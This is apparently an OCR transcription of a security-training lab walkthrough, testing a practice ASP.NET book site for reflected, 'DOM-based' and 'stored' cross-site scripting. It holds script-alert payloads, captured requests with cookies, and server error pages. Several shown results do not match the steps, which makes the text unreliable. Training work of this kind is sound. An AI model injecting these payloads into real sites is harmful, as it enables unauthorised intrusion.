Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.

In the search tab, type: <script>alert(hackable)</script>:



https://aspdotnetapp.infosecaddicts.com/bookdetail.a

<script>aler(hackable)< Go

Book Detail

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

NOTE:
Search your books & authors by the first name

SOAP is a simple XML-based protocol to let applications exchange information over HTTP

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.


June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.

SOAP provides a way to communicate between applications running on different operating systems, with different technologies and programming languages.

Click Go to execute the script:



Server Error in '/' Application.

A potentially dangerous Request.QueryString value was detected from the client (Word="<script>alert(hackab...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (Word="<script>alert(hackab...").

Source Error:

```
[No relevant source lines]
```

Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_zhc0ug2w.4.cs **Line:** 0


Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.QueryString value was detected from the client (Word="<script>aler
   System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +11968679
   System.Web.HttpRequest.ValidateHttpValueCollection(HttpValueCollection collection, RequestValidationSource requestCollection) +200
   System.Web.HttpRequest.get_QueryString() +69
   System.Web.UI.Page.DeterminePostBackMode() +85
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +9458
   System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +345
   System.Web.UI.Page.ProcessRequest() +75
   System.Web.UI.Page.ProcessRequest(HttpContext context) +70
   ASP.basicsearch_aspx.ProcessRequest(HttpContext context) in c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +790
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +195
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +88
```

It creates an error on the server (normally an alert window should appear)

DOM-Based XSS:

Capture the website in proxy:



NOTE:

Search your books & authors by the first name

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.


It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.


SOAP provides a way to communicate between applications running on different operating systems, with different technologies and programming languages.



Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.166.6]


```
GET /BasicSearch.aspx?Word= HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/bookdetail.aspx?id=1
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tq8SwvukfPHuRU+5S9KStd825wOcntFQ+agNYBMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Change the “User-Agent” to a script alert tag:



```
GET /BasicSearch.aspx?Word= HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: <script>alert(hackable);</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/bookdetail.aspx?id=1
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tq8swvukfPHuRU+589K8td825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Forward and see the results:



Server Error in '/' Application.

A potentially dangerous Request.Form value was detected from the client (ctl00$txtSearchDOMXSS="<script>alert(123);<...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (ctl00$txtSearchDOMXSS="<script>alert(123);<...").

Source Error:

```
[No relevant source lines]
```

Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_hijjdysd.10.cs **Line:** 0


Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (ctl00$txtSearchDOMXSS="<
   System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +11968679
   System.Web.HttpRequest.ValidateHttpValueCollection(HttpValueCollection collection, RequestValidationSource requestCollection) +200
   System.Web.HttpRequest.get_Form() +59
   System.Web.HttpRequest.get_HasForm() +11969054
   System.Web.UI.Page.GetCollectionBasedOnMethod(Boolean dontReturnNull) +106
   System.Web.UI.Page.DeterminePostBackMode() +85
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +9458
   System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +345
   System.Web.UI.Page.ProcessRequest() +75
   System.Web.UI.Page.ProcessRequest(HttpContext context) +70
   ASP.basicsearch_aspx.ProcessRequest(HttpContext context) in c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +790
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +195
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +88
```

You see an error, and the server shows it is vulnerable to DOM Based XSS.

Stored XSS :

Capture the website in proxy:



Book Detail

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

Buy Now

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.


It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.

SOAP provides a way to communicate between applications running on different operating systems, with different technologies and programming languages.




Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.166.6]

```
GET /BasicSearch.aspx?Word= HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/bookdetail.aspx?id=1
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5s9KStd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704l806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Go to “Repeater tab”:


Type in the script: "><script>alert(document.domain)</script>



GET request to /BasicSearch.aspx

Type	Name	Value
URL	Word	<script>alert(document.domain)</script>
Cookie	__cfduid	dc6029645e59a793349b3b819dae03f6e...
Cookie	_ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6GWh88...
